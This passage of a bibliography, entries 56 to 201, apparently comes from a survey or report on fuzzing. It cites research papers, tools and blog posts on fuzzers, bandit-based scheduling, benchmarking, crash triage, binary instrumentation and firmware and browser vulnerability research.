- [56] V. Ganesh, T. Leek and M. Rinard, "Taint-based directed whitebox fuzzing," in *2009 IEEE 31st International Conference on Software Engineering*, Vancouver, BC, Canada, 2009.
- [57] T. Wang, T. Wei, G. Gu and W. Zou, "TaintScope: A Checksum-Aware Directed Fuzzing Tool for Automatic Software Vulnerability Detection," in *2010 IEEE Symposium on Security and Privacy*, Oakland, CA, USA, 2010.
- [58] Hex-Rays, "IDA Pro," [Online]. Available: <https://hex-rays.com/ida-pro>. [Accessed 24 4 2025].
- [59] E. Bachaalany, "IDAPython," [Online]. Available: <https://github.com/idapython>. [Accessed 24 4 2025].
- [60] E. Sultanik, M. Surovič, H. Brodin, K. Kaoudis, F. Tiesca, C. Harmon, L. Overall, J. Sweeney and B. Larsen, "PolyTracker: Whole-Input Dynamic Information Flow Tracing," in *Proceedings of the 33rd ACM SIGSOFT International Symposium on Software Testing and Analysis*, Vienna, Austria, 2024.
- [61] "Ricerca's PolyTracker (Forked from trailofbits/polytracker)," 15 9 2023. [Online]. Available: <https://github.com/fuzzuf/polytracker>. [Accessed 24 4 2025].

- [62] S. Park, W. Xu, I. Yun, D. Jang and T. Kim, "Fuzzing JavaScript Engines with Aspect-preserving Mutation," in *2020 IEEE Symposium on Security and Privacy (SP)*, 2020.
- [63] StatCounter, "Browser Market Share Worldwide – 2024," 2024. [Online]. Available: <https://gs.statcounter.com/browser-market-share/all/worldwide/2024>. [Accessed 25 4 2025].
- [64] S. Glazunov, "CVE-2021-30551: Chrome Type Confusion in V8," 9 6 2021. [Online]. Available: <https://googleprojectzero.github.io/0days-in-the-wild/0day-RCAs/2021/CVE-2021-30551.html>. [Accessed 25 4 2025].
- [65] M. V. Amerongen, "Firefox JIT Use-After-Frees | Exploiting CVE-2020-26950," 3 2 2022. [Online]. Available: <https://www.sentinelone.com/labs/firefox-jit-use-after-frees-exploiting-cve-2020-26950/>. [Accessed 25 4 2025].
- [66] Lookout, Inc., "Technical Analysis of the Pegasus Exploits on iOS," 8 2016. [Online]. Available: <https://info.lookout.com/rs/051-ESQ-475/images/pegasus-exploits-technical-details.pdf>. [Accessed 25 4 2025].
- [67] C. Rohlf and Y. Ivnitskiy, "Attacking Client-Side JIT Compilers," Black Hat USA 2011 Briefings (white paper), Las Vegas, NV, USA, 8 2011. [Online]. Available: http://media.blackhat.com/bh-us-11/Rohlf/BH_US_11_RohlfIvnitskiy_Attacking_Client_Side_JIT_Compilers_WP.pdf.
- [68] V. Rao, "Shifting Boundaries: Exploiting an Integer Overflow in Apple Safari," 20 7 2023. [Online]. Available: <https://blog.exodusintel.com/2023/07/20/shifting-boundaries-exploiting-an-integer-overflow-in-apple-safari/>. [Accessed 25 4 2025].
- [69] C. Raiu and A. Ivanov, "Operation Daybreak," 17 6 2016. [Online]. Available: <https://securelist.com/operation-daybreak/75100/>. [Accessed 25 4 2025].
- [70] C. Lecigne, "State-backed attackers and commercial surveillance vendors repeatedly use the same exploits," 29 8 2024. [Online]. Available: <https://blog.google/threat-analysis-group/state-backed-attackers-and-commercial-surveillance-vendors-repeatedly-use-the-same-exploits/>. [Accessed 25 4 2025].
- [71] H. Han, D. Oh and S. K. Cha, "CodeAlchemist: Semantics-Aware Code Generation to Find Vulnerabilities in JavaScript Engines," in *Proc. 26th Network and Distributed System Security Symposium (NDSS 2019)*, San Diego, CA, USA, 2019.
- [72] S. Groß, S. Koch, L. Bernhard, T. Holz and M. Johns, "FUZZILLI: Fuzzing for JavaScript JIT Compiler Vulnerabilities," in *Proc. 30th Network and Distributed System Security Symposium (NDSS 2023)*, San Diego, CA, USA, 2023.
- [73] J. Ruderman, "Introducing jsfunfuzz," 2 8 2007. [Online]. Available: <http://www.squarefree.com/2007/08/02/introducing-jsfunfuzz/>. [Accessed 25 4 2025].
- [74] C. Aschermann, T. Frassetto, T. Holz, P. Jauernig, A.-R. Sadeghi and D. Teuchert, "NAUTILUS: Fishing for Deep Bugs with Grammars," in *Proceedings of the 26th Network and Distributed System Security Symposium*, San Diego, CA, USA, 2019.
- [75] C. Holler, K. Herzig and A. Zeller, "Fuzzing with Code Fragments," in *Proceedings of the 21st USENIX Security Symposium*, Bellevue, WA, USA, 2012.
- [76] A. Herrera, H. Gunadi, S. Magrath, M. Norrish, M. Payer and A. L. Hosking, "Seed selection for successful fuzzing," in *ISSTA '21: 30th ACM SIGSOFT International Symposium on Software Testing and Analysis*, Virtual Event, Denmark, 2021.
- [77] B. McKenzie, "Generating strings at random from a context-free grammar," University of Canterbury, 1997.

- [78] J. Choi, J. Jang, C. Han and S. K. Cha, "Grey-Box Concolic Testing on Binary Code," in *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, Montréal, QC, Canada, 2019.
- [79] "DynamoRIO Dynamic Instrumentation Tool Platform," [Online]. Available: <https://dynamorio.org/>. [Accessed 28 4 2025].
- [80] "aflpin - aflpin enables afl to fuzz blackbox binaries using a pin tool to trace execution branches.," 27 1 2015. [Online]. Available: <https://github.com/mothran/aflpin>. [Accessed 28 4 2025].
- [81] "drAFL - AFL + DynamoRIO = fuzzing binaries with no source code on Linux.," 10 2019. [Online]. Available: <https://github.com/mxmssh/drAFL>. [Accessed 28 4 2025].
- [82] The QEMU Project Developers, "Translator Internals - QEMU Documentation," [Online]. Available: <https://www.qemu.org/docs/master/devel/tcg.html>. [Accessed 28 4 2025].
- [83] "Rise of the HaCRS: Augmenting Autonomous Cyber Reasoning Systems with Human Assistance," in *Proc. 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17)*, Dallas, TX, USA, 2017.
- [84] A. Machiry, R. Tahiliani and M. Naik, "Dynodroid: An input generation system for Android apps," in *Proc. 2013 9th Joint Meeting on Foundations of Software Engineering (ESEC/FSE '13)*, Saint Petersburg, Russia, 2013.
- [85] Y. Koike, H. Katsura, H. Yakura and Y. Kurogome, "SLOPT: Bandit Optimization Framework for Mutation-Based Fuzzing," in *Proc. 38th Annual Computer Security Applications Conference (ACSAC 2022)*, Austin, TX, USA, 2022.
- [86] S. Bubeck and N. Cesa-Bianchi, "Regret Analysis of Stochastic and Nonstochastic Multi-armed Bandit Problems," *Foundations and Trends® in Machine Learning*, vol. 5, no. 1, pp. 1-122, 2012.
- [87] P. Auer, N. Cesa-Bianchi and P. Fischer, "Finite-time analysis of the multi-armed bandit problem," *Machine Learning*, vol. 47, pp. 235-256, 2002.
- [88] R. S. Sutton and A. G. Barto, "Reinforcement Learning: An Introduction," *IEEE Transactions on Neural Networks*, vol. 9, no. 5, pp. 1054-1054, 1998.
- [89] W. R. Thompson, "On the Likelihood that One Unknown Probability Exceeds Another in View of the Evidence of Two Samples," *Biometrika*, vol. 25, no. 3/4, pp. 285-294, 1933.
- [90] V. Raj and S. Kalyani, "Taming Non-stationary Bandits: A Bayesian Approach," arXiv preprint arXiv:1707.09727, 2017.
- [91] E. Fouché, J. Komiyama and K. Böhm, "Scaling Multi-Armed Bandit Algorithms," in *Proc. 25th ACM SIGKDD Int'l Conf. on Knowledge Discovery & Data Mining*, 2019.
- [92] J. Komiyama, E. Fouché and J. Honda, "Finite-time Analysis of Globally Nonstationary Multi-Armed Bandits," arXiv preprint arXiv:2107.11419, 2021.
- [93] "OSS-Fuzz – continuous fuzzing for open source software.," [Online]. Available: <https://github.com/google/oss-fuzz>. [Accessed 25 4 2025].
- [94] M. Wu, L. Jiang, J. Xiang, Y. Huang, H. Cui, L. Zhang and Y. Zhang, "One fuzzing strategy to rule them all," in *Proceedings of the 44th International Conference on Software Engineering*, Pittsburgh, Pennsylvania, 2022.

- [95] S. Karamcheti, G. Mann and D. Rosenberg, "Adaptive Grey-Box Fuzz-Testing with Thompson Sampling," in *Proceedings of the 11th ACM Workshop on Artificial Intelligence and Security*, Toronto, Canada, 2018.
- [96] X. Wang, C. Hu, R. Ma, D. Tian and J. He, "CMFuzz: context-aware adaptive mutation for fuzzers," *Empirical Software Engineering*, vol. 26, no. 10, pp. 1-34, 2021.
- [97] K. Serebryany, "OSS-Fuzz - Google's continuous fuzzing service for open source software," USENIX Association, Vancouver, BC, 2017.
- [98] C. Lemieux and K. Sen, "FairFuzz: a targeted mutation strategy for increasing greybox fuzz testing coverage," in *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, Montpellier, France, 2018.
- [99] M. Böhme, V. J. M. Manès and S. K. Cha, "Boosting fuzzer efficiency: an information theoretic perspective," in *Proceedings of the 28th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, Virtual Event, USA, 2020.
- [100] "AFLplusplus/AFLplusplus," The fuzzer afl++ is afl with community patches, qemu 5.1 upgrade, collision-free coverage, enhanced lal-intel & redqueen, AFLfast++ power schedules, MOpt mutators, unicorn_mode, and a lot more!, [Online]. Available: <https://github.com/AFLplusplus/AFLplusplus> . [Accessed 14 5 2025].
- [101] J. Metzman, L. Szekeres, L. Simon, R. Sprabery and A. Arya, "FuzzBench: an open fuzzer benchmarking platform and service," in *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, Athens, Greece, 2021.
- [102] A. Hazimeh, A. Herrera and M. Payer, "Magma: A Ground-Truth Fuzzing Benchmark," *Proc. ACM Meas. Anal. Comput. Syst.*, vol. 4, no. 3, p. 49, 2020.
- [103] "justdan96/tsMuxer," tsMuxer is a transport stream muxer for remuxing/muxing elementary streams, EVO/VOB/MPG, MKV/MKA, MP4/MOV, TS, M2TS to TS to M2TS. Supported video codecs H.264/AVC, H.265/HEVC, VC-1, MPEG2. Supported audio codecs AAC, AC3 / E-AC3(DD+), DTS/ DTS-HD., [Online]. Available: <https://github.com/justdan96/tsMuxer>. [Accessed 14 5 2025].
- [104] Z. Y. Ding and C. L. Goues, "An empirical study of OSS-Fuzz bugs," in *2021 IEEE/ACM 18th International Conference on Mining Software Repositories (MSR)*, 2021.
- [105] A.-J. Yang, "Play with FILE Structure: Yet Another Binary Exploitation Technique," HITB GSEC Singapore 2018 Whitepaper, 8 2018. [Online]. Available: <https://gsec.hitb.org/materials/sg2018/WHITEPAPERS/FILE%2520Structures%2520-%2520Another%2520Binary%2520Exploitation%2520Technique%2520-%2520An-Jie%2520Yang.pdf>. [Accessed 13 5 2025].
- [106] D. D. Zovi, "Practical Return-Oriented Programming," RSA Conference 2010 (and Black Hat USA 2010), 2010. [Online]. Available: <https://people.csail.mit.edu/hes/ROP/Readings/rop-talk.pdf>. [Accessed 28 4 2025].
- [107] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham and M. Winandy, "Return-oriented programming without returns," in *Proceedings of the 17th ACM Conference on Computer and Communications Security*, Chicago, IL, USA, 2010.
- [108] H. Shacham, "The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86)," in *Proceedings of the 14th ACM Conference on Computer and Communications Security*, Alexandria, Virginia, USA, 2007.

- [109] R. Roemer, E. Buchanan, H. Shacham and S. Savage, "Return-Oriented Programming: Systems, Languages, and Applications," *ACM Trans. Inf. Syst. Secur.*, vol. 15, no. 1, pp. 1-34, 2012.
- [110] P. Godefroid, M. Y. Levin and D. Molnar, "SAGE: Whitebox fuzzing for security testing," *Commun. ACM*, vol. 55, no. 3, pp. 40-44, 2012.
- [111] Google, "Clusterfuzz trophies," 2022. [Online]. Available: <https://google.github.io/clusterfuzz/#trophies>. [Accessed 13 5 2025].
- [112] S. Groß, "FuzzIL: Coverage Guided Fuzzing for JavaScript Engines," Master's thesis, Karlsruhe Institute of Technology, 2018.
- [113] D. Vyukov, "syzkaller," 2015. [Online]. Available: <https://github.com/google/syzkaller>. [Accessed 13 5 2025].
- [114] R. Zhong, Y. Chen, H. Hu, H. Zhang, W. Lee and D. Wu, "SQUIRREL: Testing Database Management Systems with Language Validity and Coverage Feedback," in *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, Virtual Event, USA, 2020.
- [115] V. Buka, "libprotobuf-mutator," 2016. [Online]. Available: <https://github.com/google/libprotobuf-mutator>. [Accessed 13 5 2025].
- [116] V.-T. Pham, M. Böhme, A. E. Santosa, A. R. Căciulescu and A. Roychoudhury, "Smart Greybox Fuzzing," *IEEE Transactions on Software Engineering*, vol. 47, no. 9, p. 1980-1997, 2021.
- [117] I. Nikolić, R. Mantu, S. Shen and P. Saxena, "Refined Grey-Box Fuzzing with SIVO," in *Detection of Intrusions and Malware, and Vulnerability Assessment: 18th Int'l Conf., DIMVA 2021*, 2021.
- [118] D. Wang, Z. Zhang, H. Zhang, Z. Qian, S. V. Krishnamurthy and N. Abu-Ghazaleh, "SyzVegas: Beating Kernel Fuzzing Odds with Reinforcement Learning," in *30th USENIX Security Symposium (USENIX Security 21)*, 2021.
- [119] J. Wang, C. Song and H. Yin, "Reinforcement Learning-based Hierarchical Seed Scheduling for Greybox Fuzzing," in *Proc. 28th Annual Network and Distributed System Security Symposium, The Internet Society*, 2021.
- [120] M. Woo, S. K. Cha, S. Gottlieb and D. Brumley, "Scheduling black-box mutational fuzzing," in *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security*, Berlin, Germany, 2013.
- [121] T. Yue, P. Wang, Y. Tang, E. Wang, B. Yu, K. Lu and X. Zhou, "EcoFuzz: Adaptive Energy-Saving Greybox Fuzzing as a Variant of the Adversarial Multi-Armed Bandit," in *29th USENIX Security Symposium (USENIX Security 20)*, 2020.
- [122] Google, "FuzzBench: Fuzzer Benchmarking As a Service," 2020. [Online]. Available: <https://google.github.io/fuzzbench/>. [Accessed 13 5 2025].
- [123] Y. Chen, D. Mu, J. Xu, Z. Sun, W. Shen, X. Xing, L. Lu and B. Mao, "PTriX: Efficient Hardware-Assisted Fuzzing for COTS Binary," in *Proceedings of the 2019 ACM Asia Conference on Computer and Communications Security*, Auckland, New Zealand, 2019.
- [124] S. Nagy and M. Hicks, "Full-Speed Fuzzing: Reducing Fuzzing Overhead through Coverage-Guided Tracing," in *2019 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2019.

- [125] M. Zalewski, "Fuzzing random programs without execve()," 14 10 2014. [Online]. Available: <https://lcamtuf.blogspot.com/2014/10/fuzzing-binaries-without-execve.html>. [Accessed 13 5 2025].
- [126] P. Chen and H. Chen, "Angora: Efficient Fuzzing by Principled Search," in *2018 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2018.
- [127] N. Stephens, J. Grosen, C. Salls, A. Daucher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel and G. Vigna, "Driller: Augmenting Fuzzing Through Selective Symbolic Execution," in *Proc. 23rd NDSS, The Internet Society*, 2016.
- [128] K. Patil and A. Kanade, "Greybox fuzzing as a contextual bandits problem," arXiv:1806.03806, 2018. [Online]. Available: <http://arxiv.org/abs/1806.03806>. [Accessed 13 5 2025].
- [129] S. Gupta, S. Chaudhari, G. Joshi and O. Yağan, "Multi-Armed Bandits With Correlated Arms," *IEEE Transactions on Information Theory*, vol. 67, no. 10, pp. 6711-6732, 2021.
- [130] R. Swiecki, "Honggfuzz," 2010. [Online]. Available: <https://honggfuzz.dev/>. [Accessed 23 5 2025].
- [131] "SIVO: Refined grey-box fuzzer," 2021. [Online]. Available: <https://github.com/ivicanikolicsg/SivoFuzzer>. [Accessed 13 5 2025].
- [132] A. Garivier and O. Cappé, "The KL-UCB Algorithm for Bounded Stochastic Bandits and Beyond," in *Proceedings of the 24th Annual Conference on Learning Theory*, 2011.
- [133] L. P. Kaelbling, M. L. Littman and A. W. Moore, "Reinforcement Learning: A Survey," *Journal of Artificial Intelligence Research*, vol. 4, pp. 237-285, 1996.
- [134] G. Neu, "Explore no more: Improved high-probability regret bounds for non-stochastic bandits," in *Proc. 2015 Annu. Conf. on Neural Information Processing Systems*, 2015.
- [135] Y. Seldin and G. Lugosi, "An Improved Parametrization and Analysis of the EXP3+ Algorithm for Stochastic and Adversarial Bandits," in *Proceedings of the 2017 Conference on Learning Theory*, PMLR 65, 2017.
- [136] Y. Seldin and A. Slivkins, "One Practical Algorithm for Both Stochastic and Adversarial Bandits," in *Proceedings of the 31st International Conference on Machine Learning*, PMLR 32(2), 2014.
- [137] O. Cappé, A. Garivier, O.-A. Maillard, R. Munos and G. Stoltz, "Kullback–Leibler upper confidence bounds for optimal sequential allocation," *The Annals of Statistics*, *Ann. Statist.*, vol. 41, no. 3, pp. 1516-1541, 2013.
- [138] T. Lykouris, V. Mirrokni and R. P. Leme, "Bandits with Adversarial Scaling," in *Proceedings of the 37th International Conference on Machine Learning*, PMLR 119, 2020.
- [139] Y. Seldin, C. Szepesvári, P. Auer and Y. Abbasi-Yadkori, "Evaluation and Analysis of the Performance of the EXP3 Algorithm in Stochastic Environments," in *Proceedings of the Tenth European Workshop on Reinforcement Learning*, PMLR 24, 2012.
- [140] F. Trovo, S. Paladino, M. Restelli and N. Gatti, "Sliding-Window Thompson Sampling for Non-Stationary Settings," *Journal of Artificial Intelligence Research*, vol. 68, pp. 311-364, 2020.
- [141] "MOpt-AFL," 2019. [Online]. Available: <https://github.com/puppet-meteor/MOpt-AFL>. [Accessed 14 5 2025].

- [142] D. Asprone, J. Metzman, A. Arya, G. Guizzo and F. Sarro, "Comparing Fuzzers on a Level Playing Field with FuzzBench," in *2022 IEEE Conference on Software Testing, Verification and Validation (ICST)*, Valencia, Spain, 2022.
- [143] A. Arya, "OSS-Fuzz: Fuzzing Everything," Talk at FuzzCon Europe 2021, 24 3 2021. [Online]. Available: <https://f.hubspotusercontent20.net/hubfs/7466322/FuzzCon%20-%20WebSec%20Edition%20Slides/Slides%20-%20Abhishek%20Arya%20-%20OSS-Fuzz%20Fuzzing%20Everything.pdf>. [Accessed 12 5 2025].
- [144] Google, "FuzzBench reports," 2020. [Online]. Available: <https://www.fuzzbench.com/reports/>. [Accessed 13 5 2025].
- [145] P. Ranganathan, C. S. Pramesh and M. Buyse, "Common pitfalls in statistical analysis: The perils of multiple testing," *Perspectives in clinical research*, vol. 7, no. 2, pp. 106-107, 2016.
- [146] E. Zraggen, Z. Zhao, R. Zeleznik and T. Kraska, "Investigating the Effect of the Multiple Comparisons Problem in Visual Analysis," in *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, Montreal QC, Canada, 2018.
- [147] S. Holm, "A Simple Sequentially Rejective Multiple Test Procedure," *Scandinavian Journal of Statistics*, vol. 6, no. 2, pp. 65-70, 1979.
- [148] I. Juneja, D. S. Gaharwar, D. Varshney and S. Moharir, "A New Approach to Correlated Multi Armed Bandits," in *2020 International Conference on COMMunication Systems & NETWORKS (COMSNETS)*, Bengaluru, India, 2020.
- [149] R. Singh, F. Liu, Y. Sun and N. Shroff, "Multi-Armed Bandits with Dependent Arms," arXiv:2010.09478, 2020. [Online]. Available: <https://arxiv.org/abs/2010.09478>.
- [150] X. Zhu, S. Wen, S. Camtepe and Y. Xiang, "Fuzzing: A Survey for Roadmap," *ACM Computing Surveys (CSUR)*, vol. 54, no. 11s, pp. 1-36, 2022.
- [151] Y. Chen, Y. Jiang, F. Ma, J. Liang, M. Wang, C. Zhou, X. Jiao and Z. Su, "EnFuzz: Ensemble Fuzzing with Seed Synchronization among Diverse Fuzzers," in *Proceedings of the 28th USENIX Security Symposium*, Santa Clara, CA, USA, 2019.
- [152] E. Güler, P. Görz, E. Geretto, A. Jemmett, S. Österlund, H. Bos, C. Giuffrida and T. Holz, "Cupid: Automatic Fuzzer Selection for Collaborative Fuzzing," in *Proceedings of the 36th Annual Computer Security Applications Conference*, Austin, USA, 2020.
- [153] P. Jauernig, D. Jakobovic, S. Picek, E. Stapf and A. Sadeghi, "DARWIN: Survival of the Fittest Fuzzing Mutators," in *The Network and Distributed System Security Symposium (NDSS)*, 2023.
- [154] Y.-F. Fu, J. Lee and T. Kim, "autofz: Automated Fuzzer Composition at Runtime," in *the Proceedings of the 32nd USENIX Security Symposium*, Anaheim, CA, USA, 2023.
- [155] J. Jiang, Y. Shu, J. Wang and M. Long, "Transferability in Deep Learning: A Survey," arXiv:2201.05867 [cs.LG], 2022. [Online]. Available: <https://arxiv.org/abs/2201.05867>.
- [156] E. Liang, Z. Wu, M. Luo, S. Mika, J. E. Gonzalez and I. Stoica, "RLlib Flow: Distributed Reinforcement Learning is a Dataflow Problem," in *Advances in Neural Information Processing Systems 34 (NeurIPS 2021)*, 2021.

- [157] D. Zhang, A. Fioraldi and D. Balzarotti, "On Understanding and Forecasting Fuzzer's Performance with Static Analysis," in *Proceedings of the 2024 on ACM SIGSAC Conference on Computer and Communications Security*, Salt Lake City, UT, USA, 2024.
- [158] M. Böhme, D. Liyanage and V. Wüstholtz, "Estimating residual risk in greybox fuzzing," in *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, Athens, Greece, 2021.
- [159] B. Falk [@gamozolabs], "Let's talk a bit about fuzzer benchmarking. I'll start off with some data directly from fuzzbench, of `aflfast` fuzzing `libjpeg-turbo`. Here's what the 20 runs of `aflfast` look like. <https://t.co/Hsromay7os>," Post on X, 9 8 2020. [Online]. Available: <https://x.com/gamozolabs/status/1292324287324381184>. [Accessed 30 4 2025].
- [160] Google, "FuzzBench: 2020-12-23 report," 23 12 2020. [Online]. Available: <https://fuzzbench.com/reports/2020-12-23/index.html>. [Accessed 30 4 2025].
- [161] Google, "FuzzBench: 2021-04-03 report," 3 4 2021. [Online]. Available: <https://fuzzbench.com/reports/2021-04-03/index.html>. [Accessed 30 4 2025].
- [162] "fuzz-evaluator/guidelines: Fuzzing Evaluation Guidelines," [Online]. Available: <https://github.com/fuzz-evaluator/guidelines>. [Accessed 13 5 2025].
- [163] M. Schloegel, N. Bars, N. Schiller, L. Bernhard, T. Scharnowski and A. Crump, "So K: Prudent Evaluation Practices for Fuzzing," in *2024 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2024.
- [164] H. Liang, X. Pei, X. Jia, W. Shen and J. Zhang, "Fuzzing: State of the art," *IEEE Transactions on Reliability*, vol. 67, no. 3, pp. 1199-1218, 2018.
- [165] Z. Jiang, X. Jiang, A. Hazimeh, C. Tang, C. Zhang and M. Payer, "Igor: Crash Deduplication Through Root-Cause Clustering," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, Virtual Event, Republic of Korea, 2021.
- [166] T. Blazytko, M. Schlögel, C. Aschermann, A. Abbasi, J. Frank, S. Wörner and T. Holz, "AURORA: Statistical Crash Analysis for Automated Root Cause Explanation," in *29th USENIX Security Symposium, USENIX Security 2020*, 2020.
- [167] S. Shen, A. Kolluri, Z. Dong, P. Saxeria and A. Roychoudhury, "Localizing Vulnerabilities Statistically From One Exploit," in *Proceedings of the 2021 ACM Asia Conference on Computer and Communications Security*, Virtual Event, Hong Kong, 2021.
- [168] X. Zhang, J. Chen, C. Feng, R. Li, W. Diao, K. Zhang, J. Lei and C. Tang, "DeFault: mutual information-based crash triage for massive crashes," in *Proceedings of the 44th International Conference on Software Engineering*, Pittsburgh, Pennsylvania, 2022.
- [169] W. E. Wong, R. Gao, Y. Li, R. Abreu and F. Wotawa, "A Survey on Software Fault Localization," *IEEE Transactions on Software Engineering*, vol. 42, no. 8, pp. 707-740, 2016.
- [170] H. A. d. Souza, M. L. Chaim and F. Kon, "Spectrum-based Software Fault Localization: A Survey of Techniques, Advances, and Challenges," arXiv:1607.04347 [cs.SE], 2016. [Online]. Available: <http://arxiv.org/abs/1607.04347>.
- [171] P. Agarwal and A. P. Agrawal, "Fault-localization techniques for software systems: a literature review," *SIGSOFT Softw. Eng. Notes*, vol. 39, no. 5, pp. 1-8, 2014.

- [172] "RICSecLab/RCABench," GitHub repository, [Online]. Available: <https://github.com/RICSecLab/RCABench>. [Accessed 13 5 2025].
- [173] D. Wolff, M. Böhme and A. Roychoudhury, "Fuzzing: On Benchmarking Outcome as a Function of Benchmark Properties," arXiv:2212.09519 [cs.SE], 2022. [Online]. Available: <https://arxiv.org/abs/2212.09519>.
- [174] Y. Li, S. Ji, Y. Chen, S. Liang, W.-H. Lee, Y. Chen, C. Lyu, C. Wu, R. Beyah, P. Cheng, K. Lu and T. Wang, "UNIFUZZ: A Holistic and Pragmatic Metrics-Driven Platform for Evaluating Fuzzers," in *Proceedings of the 30th USENIX Security Symposium*, 2021.
- [175] H. Kaur., H. S. Pannu. and A. K. Malhi, "A Systematic Review on Imbalanced Data Challenges in Machine Learning: Applications and Solutions," *ACM Comput. Surv.*, vol. 52, no. 4, p. 79, 2019.
- [176] B. Dolan-Gavitt, P. Hulin, E. Kirda, T. Leek, A. Mambretti and W. Robertson, "LAVA: Large-Scale Automated Vulnerability Addition," in *2016 IEEE Symposium on Security and Privacy (SP)*, San Jose, CA, USA, 2016.
- [177] J. T. Pereyda, "boofuzz: A fork and successor of the Sulley Fuzzing Framework," [Online]. Available: <https://github.com/jtpereyda/boofuzz>. [Accessed 12 5 2025].
- [178] 総務省, 令和 6 年版 情報通信白書, 2024.
- [179] 独立行政法人情報処理推進機構, "IoT 製品に対するセキュリティ要件適合評価・ラベリング制度を開始します," 30 9 2024. [オンライン]. Available: <https://www.ipa.go.jp/pressrelease/2024/press20240930.html>. [アクセス日: 12 5 2025].
- [180] J. Yun, F. Rustamov, J. Kim and Y. Shin, "Fuzzing of Embedded Systems: A Survey," *ACM Computing Surveys*, vol. 55, no. 7, pp. 1-33, 2022.
- [181] J. Chen, W. Diao, Q. Zhao, C. Zuo, Z. Lin, X. Wang, W. C. Lau, M. Sun, R. Yang and K. Zhang, "IoTfuzzer: Discovering Memory Corruptions in IoT Through App-based Fuzzing," in *NDSS Symposium*, San Diego, CA, USA, 2018.
- [182] MD Sec, "Hacking Hardware with an Arduino," 2017. [Online]. Available: <https://www.mdsec.co.uk/2017/05/hacking-hardware-with-an-arduino/>. [Accessed 12 5 2025].
- [183] Y. Zheng, A. Davanian, H. Yin, C. Song, H. Zhu and L. Sun, "FIRM-AFL: High-Throughput Greybox Fuzzing of IoT Firmware via Augmented Process Emulation," in *Proceedings of the 28th USENIX Security Symposium (USENIX Security '19)*, 2019.
- [184] M. Chesser, S. Nepal and R. C. Damith, "Icicle: A Re-designed Emulator for Grey-Box Firmware Fuzzing," in *Proceedings of the 32nd ACM SIGSOFT International Symposium on Software Testing and Analysis (ISSTA '23)*, Seattle, WA, USA, 2023.
- [185] Q. Yin, X. Zhou and H. Zhang, "FirmHunter: State-Aware and Introspection-Driven Grey-Box Fuzzing towards IoT Firmware," *Applied Sciences*, vol. 11, no. 19, p. 9094, 2021.
- [186] P. Amini and A. Portnoy, "OpenRCE/sulley: Fuzzing framework," [Online]. Available: <https://github.com/OpenRCE/sulley>. [Accessed 12 5 2025].
- [187] P. Amini and A. Portnoy, "Sulley: Fuzzing Framework," [Online]. Available: <http://www.fuzzing.org/wp-content/SulleyManual.pdf>. [Accessed 12 5 2025].
- [188] V.-T. Pham, M. Böhme and A. Roychoudhury, "AFLNET: A Greybox Fuzzer for Network Protocols," in *Proceedings of the 2020 IEEE 13th International Conference on Software Testing, Validation and Verification (ICST)*, Porto, Portugal, 2020.

- [189] S. Schumilo, C. Aschermann, R. Gawlik, S. Schinzel and T. Holz, "kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels," in *Proceedings of the 26th USENIX Conference on Security Symposium (SEC'17)*, Vancouver, BC, 2017.
- [190] G. J. Duck, "GJDuck/e9patch: A powerful static binary rewriting tool," [Online]. Available: <https://github.com/GJDuck/e9patch>. [Accessed 7 5 2025].
- [191] G. J. Duck, X. Gao and A. Roychoudhury, "Binary rewriting without control flow recovery," in *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, London, UK, 2020.
- [192] Ricerca Security Inc., "RICSecLab/coresight-trace: Hardware-Assisted Process Tracer for Fuzzing on ARM64 Linux," [Online]. Available: <https://github.com/RICSecLab/coresight-trace>. [Accessed 12 5 2025].
- [193] C. Lattner and V. Adve, "LLVM: a compilation framework for lifelong program analysis & transformation," in *International Symposium on Code Generation and Optimization, 2004. CGO 2004.*, San Jose, CA, USA, 2004.
- [194] S. Gan, C. Zhang, P. Chen, B. Zhao, X. Qin, D. Wu and Z. Chen, "GREYONE: Data Flow Sensitive Fuzzing," in *Proceedings of the 29th USENIX Security Symposium*, 2020.
- [195] V. J. M. Manès, S. Kim and S. K. Cha, "Ankou: guiding grey-box fuzzing towards combinatorial difference," in *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering*, Seoul, South Korea, 2020.
- [196] Q. Wang, B. Chang, S. Ji, Y. Tian, X. Zhang and B. Zhao, "SyzTrust: State-aware Fuzzing on Trusted OS Designed for IoT Devices," in *2024 IEEE Symposium on Security and Privacy (SP)*, San Francisco, CA, USA, 2024.
- [197] X. Zhu and M. Böhme, "Regression Greybox Fuzzing," in *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, Virtual Event, Republic of Korea, 2021.
- [198] M. Muench, D. Nisi, A. Francillon and D. Balzarotti, "Avatar2: A multi-target orchestration platform," *Proc. Workshop Binary Anal. Res. (Colocated NDSS Symp.'18)*, vol. 18, pp. 1-11, 2018.
- [199] A. Moroo and Y. Sugiyama, "ARMored CoreSight: Towards Efficient Binary-only Fuzzing," 10 11 2021. [Online]. Available: <https://ricercasecurity.blogspot.com/2021/11/armored-coresight-towards-efficient.html>. [Accessed 13 5 2025].
- [200] A. Costin, A. Zarras and A. Francillon, "Automated Dynamic Firmware Analysis at Scale: A Case Study on Embedded Web Interfaces," in *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, Xi'an, China, 2016.
- [201] L. Li, T. F. Bissyandé, M. Papadakis, S. Rasthofer, A. Bartel, D. Outeau, J. Klein and L. Traon, "Static analysis of android apps: A systematic literature review," *Information and Software Technology*, vol. 88, pp. 67-95, 2017.
